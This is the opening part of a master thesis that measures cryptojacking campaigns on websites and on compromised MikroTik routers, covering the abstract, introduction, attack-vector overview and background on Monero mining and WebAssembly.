Inadvertently Making Cybercriminals Rich

A Comprehensive Study of Cryptojacking Campaigns at Internet Scale

H.L.J. Bijmans

Master Thesis
Computer Science

Faculty of Electrical Engineering, Mathematics & Computer Science
Cyber Security Group

TUDelft

Inadvertently Making Cyber-criminals Rich

A Comprehensive Study of Cryptojacking Campaigns at Internet Scale

by

H.L.J. Bijmans

to obtain the degree of Master of Science in Computer Science
Data Science & Technology Track
with a 4TU specialization in Cyber Security
to be defended publicly on Thursday July 11, 2019 at 10:00 AM.

Delft University of Technology

Faculty of Electrical Engineering, Mathematics & Computer Science
Department of Intelligent Systems
Cyber Security Group

Student number:	4253760	
Project duration:	September 1, 2018 – July 11, 2019	
Thesis committee:	Dr. ir. J.C.A. van der Lubbe	TU Delft, chair
	Dr. C. Lofi	TU Delft
	Dr. C. Doerr	TU Delft, supervisor

An electronic version of this thesis is available at `http://repository.tudelft.nl/`.

Abstract

Cryptojacking, a phenomenon also known as *drive-by cryptomining*, involves stealing computing power from others to be used in illicit cryptomining. While first observed as host-based infections with low activity, the release of an efficient browser-based cryptomining application – as introduced by Coinhive in 2017 – has sky-rocketed cryptojacking activity in recent years. This novel method of monetizing Web activity attracted both website owners and cybercriminals seeking new methods to profit from. Website owners installed a cryptominer on their domains, while cybercriminals deployed cryptominers in large campaigns spread over numerous domains. Several studies developed detection methods to identify these browser-based cryptominers on websites, but none of these studies focused on the extent and coordination of campaigns deployed by adversaries. Furthermore, the prevalence of cryptojacking on websites is not well estimated yet and the potentially largest attack vector – a man-in-the-middle attack – has never been researched before.

In this thesis, we perform multiple large studies on cryptojacking to fill these gaps. After crawling a random sample of 49M domains, ~20% of the Internet, we conclude that cryptojacking is present on 0.011% of all domains and that adult content is the most prevalent category of websites affected. We show that this percentage is significantly larger in the popular part of the Internet. This led to the conclusion that surveying solely domains listed in the Alexa Top 1M to estimate cryptojacking prevalence results in an overestimation of the problem. Furthermore, we show that infection rates on different Top Level Domains (TLDs) differ widely, as the Russian zone is home to a disproportionate number of cryptojacking domains, while other large TLDs – such as *.com* – show a significantly lower number of infections.

In another crawl, we have identified 204 cryptojacking campaigns on websites, an order of magnitude more than previous work, which indicates that the extent of these campaigns is heavily underestimated. The results of the two crawls combined reveal that 48% of all cryptojacking activity on websites is organized. The identified campaigns ranged in sizes from only 5 to 987 websites and we discovered that cybercriminals have chosen third-party software – such as WordPress and Drupal – as their method of choice for spreading cryptojacking infections efficiently. With a novel method of using NetFlow data recorded in a Tier 1 network, we estimated the popularity of mining applications, which showed that while Coinhive has a larger installed base, CoinImp WebSocket proxies were digesting significantly more traffic in the second half of 2018.

We have reported about a new attack vector that drastically overshadows all other cryptojacking activity. Through a firmware vulnerability in MikroTik routers, cybercriminals are able to rewrite outgoing user traffic and embed cryptomining code in every outgoing Web connection. Thus, *every* Web page visited by *any* user behind an infected router would mine to profit the adversaries. Based on the aforementioned NetFlow data, weekly third-party crawls and network telescope traffic, we were able to follow their activities over a period of 10 months. We report on the modus operandi and coordinating infrastructure of the perpetrators, which were during this period in control of up to 1.4M routers, which is approximately 70% of all MikroTik devices deployed in the world. During the peak of this attack, more than 440K routers were infected concurrently. We have discovered that half of the infected routers are patched within 18 days after compromise, but 30% of the infections last longer than 50 days. Additionally, we observed different levels of sophistication among adversaries, ranging from individual installations to campaigns involving large numbers of routers. The combination of datasets allowed us to link tens of seemingly different infections to one actor.

Our analysis of cryptojacking with a focus on organized campaigns has shown that cybercriminals have successfully discovered a new method for monetary gain. With the discontinuation of Coinhive due to decreased Monero prices in March 2019, the cryptojacking landscape has changed enormously, and we are curious who will fill this power vacuum. As browser-based mining is not anywhere near as profitable as it was in early 2018, we believe that singular cryptojacking activity – by individual website owners – will decrease. However, we expect adversaries to find possibilities of deploying cryptojacking at an even larger scale to still be profitable. This stresses the importance of researching campaigns, as the reuse of techniques, tactics and procedures in deploying them provides an effective angle to detect and mitigate these malicious activities. With prices decreasing throughout 2018, one would expect that this problem will eventually solve itself. Apart from the discontinuation of Coinhive, there is no clear indication that this is the case, as Monero prices have started to recover in the first months of 2019. If this trend continues, we expect to experience another outbreak of large cryptojacking campaigns, as robust defenses are still not widely implemented.

Preface

It has been quite a journey. When I decided to pursue a master's degree in computer science, after having just received a bachelor's degree in systems engineering, policy analysis and management (Technische Bestuurskunde) in 2016, I could have never imagined that I would have finished a master thesis research in the field of illicit cryptomining three years later. The master program was interesting and has taught me numerous useful skills, but was also occasionally tough. Fortunately, the teamwork involving many different students, of which some eventually became friends, has led to a successful result. The final step in this journey can be found in this thesis in front of you.

This research was not able without the help of others and I would therefore like to thank them for their efforts. First, I would like to thank my supervisor Christian Doerr for all the interesting talks, enthusiastic meetings and useful feedback moments we had. Without your never-ending curiosity and extensive knowledge of both cybersecurity and computer networks, I would not have been able to perform the research present in this report, and even publish a paper about a part of my work at a top conference. Furthermore, I would like to thank my thesis committee members Jan van der Lubbe and Christoph Lofi for being part of my committee, providing useful feedback and attending my presentation.

Finally, I want to thank my friends and family who have supported me during this project. Thank you Tim Booij for the extensive analyses and writing sessions we did together to write not one, but two conference papers. I would love to extend this great collaboration in the future. A special thanks to Harm Griffioen, Wilko Meijer, Lars van de Kamp, Vincent Ghiette and again Tim Booij for their efforts in reviewing my work as well as brainstorming on new ideas. A very special thanks to Anouk de Vries, my parents and housemates for the continuous support throughout the process of writing this thesis.

H.L.J. Bijmans
Delft, July 2019

Contents

List of figures

List of tables

List of listings

1 Introduction

“If you’d asked me 10 years ago, I would have said humanity is going to do a good job with this. If we connect all these people together, they are such wonderful people they will get along. I was wrong."

— **Tim Berners-Lee**, inventor of the Web [26]

The invention of the Web brought new means of communication to the world, enabling new relationships, new services and unfortunately also new means of crime, which has been named *cybercrime*. After the mass adoption of the Web, criminals have searched for possibilities to exploit it for their own sake. From phishing emails to malware infections and from click-fraud to ransomware, cybercriminals have been and will be constantly searching for new opportunities to earn money by exploiting vulnerable Web users. As this quote from Tim Berners-Lee illustrates, the Web, invented to connect people for the greater good, has become a place were not everybody shares that positive idea. Some new technologies made possible by the Web have suffered a similar fate. The invention of cryptocurrencies – monetary assets not controlled by a bank or central authority, but based on a distributed ledger secured by *miners* – rendered new monetary options to both earn and use digital money. Cryptocurrencies such as the well-known Bitcoin are designed to be resistant to fraud by consolidating transactions into an immutable blockchain, which would defy banking fraud and hidden monetary flows. These transactions take place between wallet addresses, which do not reveal their respective owner. This anonymity is one of the reasons why these cryptocurrencies have also become the payment method of choice for cybercriminals and are regularly involved in transactions involving illegal goods or used to pay the ransom in a ransomware attack. And now even the mining process, in which computers solve cryptographical challenges which outcomes secure the blockchain, has been shifted from a process securing the blockchain to yet another means of cybercriminal activity as adversaries can make a profit by letting others mine for them. Criminals have been secretly installing cryptomining malware on computers of others, in which their processors are used to mine for cryptocurrencies, and the rewards transferred to the adversary. This practice is named *cryptojacking* or *drive-by cryptomining* and essentially involves the outsourcing parts of the cryptographic challenges of the blockchain to innocent users not aware of this activity [88].

A new method of performing cryptojacking attacks emerged when implementations of cryptominers were released to mine for cryptocurrencies within a Web browser. Initial efforts to efficiently do this were made in 2011, but were not successful because of fundamental profitability issues and were therefore stopped quickly [74]. An efficient browser-based cryptomining implementation would remove the difficulties of installing specialized cryptomining software and would allow many more people to engage in cryptomining activities. This caused the wish for such a mining implementation to remain and it regained renewed attention in 2013 when a group of MIT students created a browser-based Bitcoin miner. Their success was only transient, as their work eventually led to a court case. The case was settled after two years after which the Attorney General stated that deploying this technique is not strictly illegal, as long as users are informed about the mining activities happening on their computer when visiting a website [30]. While this holds true for a few cases, such as mining for charity on the Australian UNICEF website [105], where visitors can mine for cryptocurrency donations, most browser-based cryptomining takes place without informing anybody.

Since the release of an efficient browser-based cryptominer by Coinhive in 2017 [14], again designed with the intention to replace advertisements, cryptojacking attacks have increased drastically. Coinhive mines for

Monero, a cryptocurrency that can easily be mined on regular computers. Cybercriminals have started to deploy these miners at a large scale online, infecting thousands of websites as Monero prices kept rising at the beginning of 2018. Although Monero prices quickly decreased as the year progressed, reports kept coming about large cryptomining attacks. There have been infections on popular websites such as CBS Showtime [54], on malicious Wi-Fi networks [79], and on compromised Tesla cloud infrastructure [85]. Anti-virus company Symantec blocked 3.5M cryptojacking events in December 2018, and the company predicts that *"It looks like cryptojacking is an area that will continue to have a role in the cyber crime landscape."* [99].

1.1. Cryptocurrencies in the cyber threat landscape

A cryptocurrency can be defined as *"a digital representation of value that can be digitally traded and functions as a medium of exchange"* [29]. The aforementioned Bitcoin cryptocurrency was the first ever cryptocurrency released and allows for peer-to-peer electronic payments without a bank or central authority, while its value depends on classic demand and supply as well as the perception of the public about the value of the currency [68]. The blockchain of Bitcoin is open, meaning that anybody can contribute to the network by mining, and therefore be rewarded with (a part of a) Bitcoin. After its release in 2009, the popularity of the cryptocurrency increased, as well as its value and the difficulty to mine new blocks, which resulted in the emergence of thousands of other cryptocurrencies, the so-called *alt-coins* [18].

Although these so-called *alt-coins* share similarities such as the use of a distributed ledger and cryptography to secure transactions, there are also notable differences between those currencies. With differences in the provided privacy, speed or security; a wide variety of currencies exist. The provided anonymity of cryptocurrencies attracted both cybercriminals and the criminal markets they operated on. Dark Web markets, such as Hansa Market and AlphaBay, solely accepted Bitcoin, Monero, or Ether as a payment method [41]. By being the only method of payment, these cryptocurrencies essentially fueled the dark Web enabling cybercriminals to make online transactions to buy (fake) identification cards, weapons, or illegal drugs. Additionally, they have created new opportunities for money-laundering, as the FBI observed a 600% increase in money-laundering activities involving cryptocurrencies in the period 2015 – 2018 [41].

It is not surprising that criminals are pursuing new opportunities to gather these cryptocurrencies for their criminal needs. This is one of the reasons explaining the popularity of browser-based cryptojacking, in which the criminal does not need to own the resources necessary for cryptomining, while still profiting from it. Besides that, browser-based cryptojacking attacks are using one of the most supported programming languages online: JavaScript. This makes the potential victim population enormous. Where host-based attacks such as malware infections are always focused on one operating system (OS) or application, browser-based cryptojacking attacks are possible within every browser on every device supporting JavaScript. Hence, an attacker deploys one simple JavaScript to mine on Windows, MacOS, Linux, and even most mobile devices. Mining will inevitably lead to faster hardware deterioration, as well as battery drainage on mobile devices and increased electricity bills due to mining on desktop PCs [88]. Increased electricity bills are not only negative for the person responsible for paying them, but the environment also suffers from cryptojacking attacks, as the amount of computing power necessary to mine a significant amount of cryptocurrencies is immense. A recent study published in *Nature* estimated that mining $1 worth of gold requires only half the amount of energy necessary to mine $1 worth of Monero [45].

In short, *cryptojacking* involves the practice in which an attacker uses the computers of others to mine for cryptocurrencies by letting them solve parts of the cryptographic puzzles securing the blockchain, while the rewards of that mining are transferred to the attacker. By performing such activities within the Web browser, the attacker does not need to install specific software on the attacked computers but can rely on easy to deploy JavaScript code to initiate the attack. Additionally, the longer a user visits a cryptojacking website, the more cryptocurrencies are mined for the attacker. Thus, with minimal effort or investments and without actually stealing monetary value from somebody, an adversary obtains direct monetary gain by deploying cryptojacking.

1.2. Cryptojacking attack vectors

Deploying cryptojacking attacks can be done in a number of ways. Eskandari et al. defined such methods as *attack vectors* and listed five of them in their work on cryptojacking [28]. Based on that list, related academic studies and recent news reports, we have defined our own list of attack vectors. We summarize the attack surface for browser-based cryptojacking in this section by discussing these attack vectors in the order of potential victim size.

Website owner initiated (A) The simplest attack vector for a cryptojacking attack originates from the owner of a website, looking for a new business opportunity. The owner adds a cryptomining script to his Web page without informing its users and earns a profit from doing so. This can either be done as a replacement for advertisements or as an extra way of income alongside advertisements. An example of website owner initiated cryptojacking is what the creators of the notorious torrent website The Pirate Bay did. In September 2017, only a few days after the release of Coinhive's mining service, they added the miner to their website which started mining without visitor consent. In a blog post, the owners expressed the wish to replace the (intrusive) advertisements shown on the website and openly discussed the issue with their users if deploying a cryptominer on the torrent website was the right choice to make [103]. Nowadays, the website shows a disclaimer on the bottom of the homepage, notifying its visitors that their CPU will be used for cryptomining in order to support the website. Another major source of website owner initiated cryptojacking is on parked domains, which are reserved domain names without any content. On such domains, a cryptominer is installed to earn a small profit from accidental visitors [28].

Compromised websites (A) In contrast to website owner initiated cryptojacking, the compromised website attack vector is identified when a cryptomining script is present on a Web page without the owner being aware of it. Weak passwords, brute-force hacking, or exploited vulnerabilities in Web applications can all lead to a breach of a website. It can be difficult for an attacker to turn a compromised website into a profit, depending on the type of website. One of the options an attacker now has is cryptojacking, because when a website is compromised, an attacker can easily inject a cryptomining script into the Web page, without the owner knowing it. The result is a fully functional website, where an attacker receives the rewards for the visitors mining on that website. There are numerous examples of this attack vector, as there have been cryptojacking scripts found on Web pages of the Indian government [8], CBS Showtime [54], and many others. All of them were compromised, the attacker added a miner and left. As these examples show, compromised website attacks are often focused on websites with many visitors, where even a short infection time can create a great profit for the attacker.

Third-party software (B) Gaining unsolicited access to a large number of websites is a time-consuming operation. As a consequence, cybercriminals have resorted to a different tactic to infect multiple websites at once by infecting third-party software, nowadays widely used by Web developers. Content Management Systems (CMS) like WordPress, Drupal, or Joomla are used by an enormous amount of websites for easy website management. The large installed base of such third-party software poses a threat because a vulnerability in one of these applications affects a large number of websites immediately. This has also become known to adversaries, as we have seen them infecting multiple websites at once by exploiting known vulnerabilities or abusing another part of the third-party software infrastructure: the large number of available (and free) extensions. CMS systems such as WordPress allow the user to easily customize its website by adding plugins, themes and other extensions. However, there is little control over these extensions and website owners are always able to upload unofficial versions of plugins to their website manually. This allows attackers to release or inject WordPress themes or Drupal plugins with malicious code including cryptominers. In the last year, there have been attacks in which cryptomining code is injected into popular third-party software such as Google Tag Manager [10] or Drupal [66]. WordPress suffered from a weather plugin secretly injecting a cryptojacking script into the website it was installed on [111].

Malicious advertisements (C) A vast amount of profit made online originates from advertisements shown on websites. Advertisement-supported websites let their advertisement space be sold by advertisement networks, such as Google Ads, RevenueHits or AdBlade. Companies wanting to advertise deliver their advertisements to these networks, which distribute them among their customer websites. The website owner assigns the advertisement network a place on its website and the advertisement network fills that space. This is a major advantage for the website owner, who does not have to care about the advertisements shown on its website. The downside of this system is that attackers can attach cryptomining scripts to advertisements and distribute them through an advertisement network over a large number of websites. Website owners observe nothing suspicious on their servers, but visitors are experiencing cryptomining activity while visiting the website. The potential size of this attack vector is astonishing, as advertisement networks typically serve advertisements to thousands of domains. In January 2018, YouTube was a victim of this kind of attack, in which cryptomining scripts were injected in the ads shown on the website. Popular advertisement networks such as Google have afterwards implemented measures to prevent these attacks from happening again [63].

Man-in-the-middle (D) By far the most effective method of gathering a large number of miners for illicit cryptomining, is by being the man-in-the-middle (*MITM*) positioned between the user and the rest of the Internet. Since the existence of browser-based cryptomining there have been malicious browser extensions, which added both a functionality to a Web browser such as Chrome, but also secretly injected a cryptominer into every page visited by the client [35]. While this affects solely the Web browser of the current user, we have also seen this attack deployed on a larger scale by the setup of malicious Wi-Fi hotspots in Starbucks cafes [79]. In August 2018, it was reported that a vulnerability within popular MikroTik routers was exploited at large scale by adversaries pursuing cryptojacking by means of an even larger man-in-the-middle attack. The reports mentioned that over 200K MikroTik routers were infected with malware, which inserted a Coinhive cryptomining script into any website visited by all clients behind that router [76].

1.3. Research question

This new cyber threat has evidently attracted the attention of the academic world and multiple studies have been conducted into this phenomenon during 2017 and 2018. As we discuss in more detail in Section 3, most of these studies involved the creation of novel detection methods for these browser-based cryptominers and an estimation of the prevalence of such miners on the Web. There have been at least 8 different studies published on how to detect cryptojacking activity on websites using a variety of methods, and many of them have also performed crawls of (parts of) the domains listed in the Alexa Top 1M list of the most popular websites to estimate cryptojacking prevalence. However, the moment of their analysis, the dataset crawled, and the different detection methods caused their conclusions about the infection rate to vary wildly (0.005% – 0.317%). A number of the studies on the use of cryptominers across the most commonly visited websites led to the discovery of groups of cybercriminals installing cryptominers on a large number of domains as part of a coordinated campaign [44, 84]. In-depth research into such groups and the tactics, techniques and procedures (*TTP*) used to deploy such campaigns is however non-existing. Though knowledge of these TTP is crucial to understand the cryptojacking ecosystem and to give the estimation of cryptojacking prevalence more context. As the different attack vectors listed in the previous paragraph show, cybercriminals can use a variety of methods to deploy coordinated cryptojacking campaigns, but the presence and extent of such coordination is largely unknown. Additionally, while a number of previous studies mentioned the possibility of a MITM cryptojacking attack, no academic study has conducted any research into this attack vector.

This research aims to address these gaps by making an estimation of the prevalence of cryptojacking activity with a focus on the organized campaigns deployed by groups of cybercriminals. We aim to show how and to what extent cryptojacking is deployed in the wild through attacks on both websites and Internet infrastructure to gain a better understanding of the tactics, techniques and procedures (*TTP*) used by cybercriminals to deploy such attacks. In other words, this research aims to conduct a study which aims to answer the following research question:

What is the prevalence of (organized) cryptojacking on the Web, considering all possible attack vectors, and what tactics, techniques and procedures are used by cybercriminals to deploy such attacks?

We have divided the answering of this research question into three sub-questions, each discussed in their own chapter.

Q1: What is the prevalence of cryptojacking on websites? This sub-question will be answered in Chapter 5, which solely focuses on estimating the prevalence of browser-based cryptojacking on websites involving all website-based attack vectors.

Q2: What is the prevalence of organized cryptojacking campaigns on websites and what tactics, techniques and procedures are used to deploy such campaigns? This sub-question will be answered in Chapter 4, in which we crawl as many cryptojacking websites as possible to analyze the aforementioned TTP used by cybercriminals to deploy such website-based cryptojacking attacks.

Q3: What is the prevalence of (organized) cryptojacking through man-in-the-middle attacks and what tactics, techniques and procedures are used to deploy such campaigns? This sub-question will be answered in Chapter 6, as we explore the previously omitted man-in-the-middle attack vector.

The outcome of this research will be an estimation of the problem size as well as knowledge about the tactics, techniques and procedures cybercriminals use to spread their infections effectively. Our analysis involves both cryptojacking activities on websites and on Internet infrastructure, and we will perform multiple large crawls to scrutinize this abusive Web threat. All the aforementioned attack vectors will be assessed using different techniques and datasets. Our findings can contribute to designing better defenses against such attacks and can lead to new incentives to change parts of the online ecosystem, hereby making it harder for criminals to spread such infections. Additionally, our analysis aims to link actors to specific infections, which can be useful in investigations of criminal activity on the Web. The ability to focus cybercrime investigations on a single target has been identified as a potential benefit because such investigations are often deterred by the lack of direct authorship [48].

Before we present the contributions we have made to science, we want to express that this is an unusual thesis. We did not create any new detection methods, nor did we create new algorithms or frameworks. We have built upon the work of others to gather our own dataset, from which we derive our own results, but we analyze the data using a different perspective than commonly done in existing academic work. Thus, while there are significant methodological challenges that we have encountered during our research, ultimately the contribution of this thesis project is in its results. We believe that these results are novel, significant and above all interesting, with insights directly useful to create measures fighting against this kind of Internet abuse.

1.4. Contributions

In this thesis, we have systematically estimated the prevalence of browser-based cryptojacking on both websites and Internet infrastructure with a focus on the campaigns cybercriminals deployed to spread cryptojacking infection over a large number of victims. We investigated the coordination and collaboration of cryptojackers on websites, as well as analyzed the previously unseen attack vector for cryptojacking, namely man-in-the-middle attacks launched by compromised MikroTik routers. In this work, we make the following nine contributions:

- Through a survey of domains in 1,136 Top-level Domains (TLDs), roughly ~20% of the Internet, we conclude that 0.011% of all websites are actively cryptojacking at the time of our analysis.

- By comparing the installed base with mining traffic using NetFlow data, we find that the most prominently installed miner application is actually not the one that generates the most mining traffic. We also see that different TLD zones exhibit clear differences in mining application popularity.

- Estimating cryptojacking prevalence by crawling solely a list of popular domains, such as the Alexa Top 1M, results in an overestimation of the problem size. After crawling a truly random sample of Internet domains, we conclude that cryptojacking activity is almost 6 times higher in such a top list compared to the rest of the Internet.

- We are the first to systematically analyze the relationships between websites that perform cryptomining and the actors behind them. In this campaign analysis, we find the existence of massive installations. We discovered more than 10K actively cryptojacking websites in which we identified 204 campaigns involving a total of 4,663 websites. This is 3 times as many cryptojacking activity as Rauchberger et al. [84], and the five largest campaigns we detected exceed the *total* size of cryptomining reported in Konoth et al. [44] in 2018.

- Based on results of two large Web crawls, either focused on identifying campaigns or on crawling a random sample of the Internet, we conclude that 48% of all cryptojacking activity on websites is part of an organized campaign.

- We show that 60% of all organized cryptomining activity is the result of an attacker exploiting vulnerabilities of third-party software and that comparatively little organized activity is the result of compromised websites (26%) or deployed on multiple domains by the same website owner (15%).

- We are first to investigate a new type of attack that exploits Internet infrastructure for cryptomining. We have shown how over a period of 10 months after the initial discovery of a vulnerability within MikroTik routers, groups of criminals launch massive cryptojacking campaigns to control a total of 1.4M routers, with a peak of 460,618 concurrently infected routers.

- We have analyzed adversarial TTP and reveal the supporting infrastructure used within these man-in-the-middle campaigns, and are able to show differences between groups in how they locate their victims, compromise routers, and run their infrastructure.
- We demonstrate that all other attack vectors are negligibly small in the number of affected users and estimated revenue, compared to the MITM vector. We find that this attack vector yielded monthly revenues, conservatively estimated exceeding $1M for the top 10 grossing actors.
- We have observed high levels of sophistication in three identified MITM campaigns. Of which the largest campaign involved 40 seemingly different infections, which we were able to link to one single actor.

The first six contributions of this list, involving our analysis of cryptojacking activity on websites, have resulted in an accepted paper for the USENIX Security Symposium 2019 [4].

1.5. Thesis outline

The analysis towards answering our research question and leading to the aforementioned contributions is presented in the remaining part of this thesis. The report is structured as follows: in the next chapter, the reader is provided with background information on cryptocurrencies, the used Web technologies, and the cryptojacking threat landscape. In Chapter 3, an overview of related work is given and the research gaps this thesis aims to solve are presented. The next three chapters are focused on answering the aforementioned sub-questions. Chapter 4 discusses the results of our crawl focused on identifying cryptojacking campaigns, followed by Chapter 5, which presents our estimation of the prevalence of browser-based cryptojacking on websites. Furthermore, Chapter 6 explores the novel attack vector of man-in-the-middle cryptojacking attacks. Finally, Chapter 7 contains a discussion of the limitations of our work, the identification of future work, and presents our conclusions.

2 Background

In the previous introductory chapter, we have briefly explained the concepts of browser-based cryptomining, introduced the term *cryptojacking*, and mentioned the campaigns cybercriminals deploy to spread such cryptojacking infections. In this chapter, we give a more in-depth explanation of these concepts in order to provide the reader with essential knowledge for the remaining parts of this thesis. We discuss the cryptocurrencies involved, the techniques used in browser-based cryptomining, the principles of campaign analysis and the vulnerabilities discovered in routers which have lead to cryptojacking on Internet infrastructure.

2.1. Cryptocurrency mining

Unlike traditional currencies, such as the Euro or the Dollar, cryptocurrencies are digital assets created as a medium of exchange based on cryptography and a blockchain. These techniques are used to secure both the creation and transactions of units. In 2009, Satoshi Nakamoto released the Bitcoin, the first ever decentralized cryptocurrency [68]. Bitcoin made it possible to transfer monetary value to another person by creating a transaction and committing this to a distributed ledger, also known as the blockchain, a list of blocks secured by cryptographic challenges maintained by a peer-to-peer network of miners. These miners secure the blockchain by constantly collecting transactions from the network and grouping them into verified blocks. Verification of these blocks is based on solving cryptographic challenges involving the SHA-256 hash of the previous block, the transactions, and the receivers of the transactions. To add a verified block to the blockchain, it must contain a solved cryptographic challenge, also known as a proof-of-work (*PoW*). Bitcoin's PoW requires miners to find a *nonce* (an arbitrary number used only once), such that when the block's contents – the hash of the previous block, transactions and the receivers of these transactions – are hashed with that nonce by the SHA-256 hashing algorithm, the calculated hash is numerically smaller than the current difficulty set by the blockchain network [68]. Finding that number is extremely difficult, as it can only be done by testing all possibilities. On the other hand, verification of this number by the other miners is trivial, since they can simply use the found nonce to do the hashing themselves and verify the outcome. Once a block is verified by the other miners in the blockchain, the miner – who has found the nonce – gets a (part of a) Bitcoin. This network guarantees that only the rightful owner of a Bitcoin wallet can make transactions, it prevents malicious actors from inserting false information into the blockchain and it makes altering previous blocks extremely difficult. The difficulty of the Bitcoin blockchain network is designed to increase every two weeks in such a way that the average time between each new block is ten minutes on average. Because Bitcoin relies on the SHA-256 hashing algorithm, it is categorized as a CPU-bound PoW, in which mining efficiency mainly depends on the computing power available. This and the increasing difficulty of the blockchain made it so difficult to solve the cryptographic challenges that Bitcoin cannot efficiently be mined anymore on regular PCs. This meant that specialized hardware, e.g. FPGAs and ASICs, became necessary to mine efficiently.

2.1.1. Memory-bound cryptocurrencies

Over the past years, thousands of other cryptocurrencies have been created, the so-called *alt-coins* [18]. Each of these alternative coins has different properties in terms of used PoW algorithms, transparency of the blockchain, and inherited security. One of them is Monero, launched in 2014 and nowadays the most popular cryptocurrency in browser-based mining [73]. In contrast to Bitcoin, Monero deploys a private blockchain,




Figure 2.1: Monero price in US dollar ($) since its introduction

meaning that everybody can use it to make transactions, while nobody is able to view them [102]. All payment information and account balances thus remain hidden. The Monero blockchain also uses a different PoW to validate its transactions, namely CryptoNight, a fork of the CryptoNote protocol [89]. CryptoNight, in contrast to Bitcoin's PoW based on SHA-256, is a memory-bound algorithm, which uses a 2 MB memory region to perform high-frequency read and write operations on. The workings of the algorithm are however similar, as it is again a hash function that calculates the hash value for a given input by extensively accessing that memory region. The intensive memory access is bound by the runtime of the algorithm, which moves the overall mining performance from computing resources (Bitcoin) to the available memory (Monero). As a consequence, diverting to computing specialized alternatives such as ASICs or GPUs does provide improved mining performance. These devices typically have much processing power, but the memory in these devices is still slower than the L3 cache memory found in most consumer-grade processors. These caches easily fit the required 2 MB memory region for calculating hashes using the CryptoNight protocol. This property explains why Monero is the cryptocurrency of choice for most browser-based cryptominers. Since its release in 2014, Monero has experienced a long period of stable low value, which changed in 2017, when the Monero value in U.S. dollars started to grow from a few dollars to $469.20 in late 2017. As shown in Figure 2.1, the Monero value has decreased afterwards but is showing a small recovery since the beginning of 2019.

2.1.2. Mining pools

Similar to the Bitcoin blockchain, the difficulty of the cryptographic challenges of the Monero blockchain is constantly increasing. The probability of finding a solution to these cryptographic challenges as an individual miner is therefore constantly decreasing and was already exhibiting a high variance. As every miner is trying the find the same solution, it could last a very long time for an individual miner to receive any rewards for its mining efforts. To overcome this problem to get a more consistent reward for mining efforts and to speed up the entire mining process, groups of miners organize themselves into mining pools. In such a pool, miners work together to mine new blocks and share the rewards based on the amount of work each miner has contributed to the probability of discovering the solution to mine a new block. To prove that a miner contributes to solving the current cryptographic puzzle, it submits the found hashes, partial solutions for the proof-of-work, to the mining pool. The workload is distributed among miners in the pool based on the difficulty of the cryptographic challenge. As a consequence, powerful machines will solve the more difficult puzzles, while the low-end machines receive the easier ones. Rewards are shared according to the same principle. As the popularity of Monero increased over the years, so did its involvement in malicious activities. Mining pools closely monitor the submissions from their miners and state that they block wallets after receiving evidence that a wallet is involved in mining activities as a result of a malware infection or as part of a botnet [59].

2.2. Web technologies and protocols

To efficiently mine cryptocurrencies within a Web browser, a number of novel web technologies and protocols are used. The following section discusses the workings of the most important functionalities and how they are incorporated into the mining process.

C++	WebAssembly bytecode	Wasm binary encoding

`int doubler(int num) {`
`  return num * 2;`
`}`
	`(module`
	`(type $type0 (func (param i32)`
	`  (result i32)))`
	`(table 0 anyfunc)`
	`(memory 1)`
	`(export "memory" memory)`
	`(export "_Z7doubleri" $func0)`
	`(func $func0 (param $var0 i32)`
	`   (result i32)`
	`get_local $var0`
	`i32.const 1`
	`i32.shl`
	` )`
	`)`
		`48 83 ec 08`
		`8b cf`
		`8b c1`
		`d1 e0`
		`66 90`
		`48 83 c4 08`
		`c3`

Table 2.1: Conversion of C++ source code to WebAssembly, ready to be used inside a modern Web browser

2.2.1. asm.js, WebAssembly and WebWorkers

To enable faster execution of code inside a Web browser, Mozilla – the creators of the Firefox Web browser – developed *asm.js*, a technique for translating high-level programming languages into JavaScript used by the Web browser in 2013 [62]. The *asm.js* language consists of a subset of JavaScript commands, to which high-level languages with manual memory management (such as C and C++) are translated by a source-to-source compiler. The performance is kept at a maximum after multiple validation methods enable the JavaScript engine to compile this code ahead-of-time. Although *asm.js* offered web developers a new and faster method of executing code inside a browser, and was supported by all major Web browsers, the protocol was never widely used. However, the need for this kind of technologies did not stop, because in 2017 another new technology was released to speed up code execution within the browser: WebAssembly.

WebAssembly (*Wasm*) is a scripting language developed by the World Wide Web Consortium (W3C) in 2017. Wasm is able to compile high-level languages like C, C++ and Rust inside the browser to be used in web applications [108]. Compiled applications run in a sandbox within the browser and executed almost as fast as native machine code. Wasm is complementary to JavaScript, as it is being controlled by JavaScript code after its compilation and only intended for parts of the web application in need of high-performance execution. An example of C++ code compiled to WebAssembly can be found in Table 2.1. All JavaScript files on a Web page can access the function `doubler` once the Wasm module is loaded and execute it at native speed. Because WebAssembly executables are loaded pre-compiled in the browser, a variety of 40 different programming languages can be used to create them [38].

The difference between *asm.js* and Wasm is the fact that Wasm is loaded pre-compiled in the browser and can be started directly at native speed, whereas code in *asm.js* must be compiled and optimized at run time, therefore decreasing overall execution speed. WebAssembly is a more compatible technique since it is possible to translate WebAssembly modules into *asm.js*. Both technologies are supported by all four major browsers (Chrome, Firefox, Edge and Safari) and have drastically improved the execution speed of applications inside the browser, which made them very attractive for browser-based mining. Most browser-based mining scripts rely on WebAssembly, but some of them also have an option to use *asm.js*.

Both *asm.js* and WebAssembly are often used in combination with WebWorkers. WebWorkers are JavaScript instances running in the background, independently of other scripts and thereby not interfering with the user experience on the website [61]. Instead of blocking the Web page responsiveness until JavaScript execution is finished, WebWorkers spawn a separate process for executing their part of the code. This technique is ultimately useful for deploying scripts responsible for resource-consuming operations (such as browser-based cryptomining) in the background, while the client is navigating through the website.

2.2.2. WebSockets and Stratum

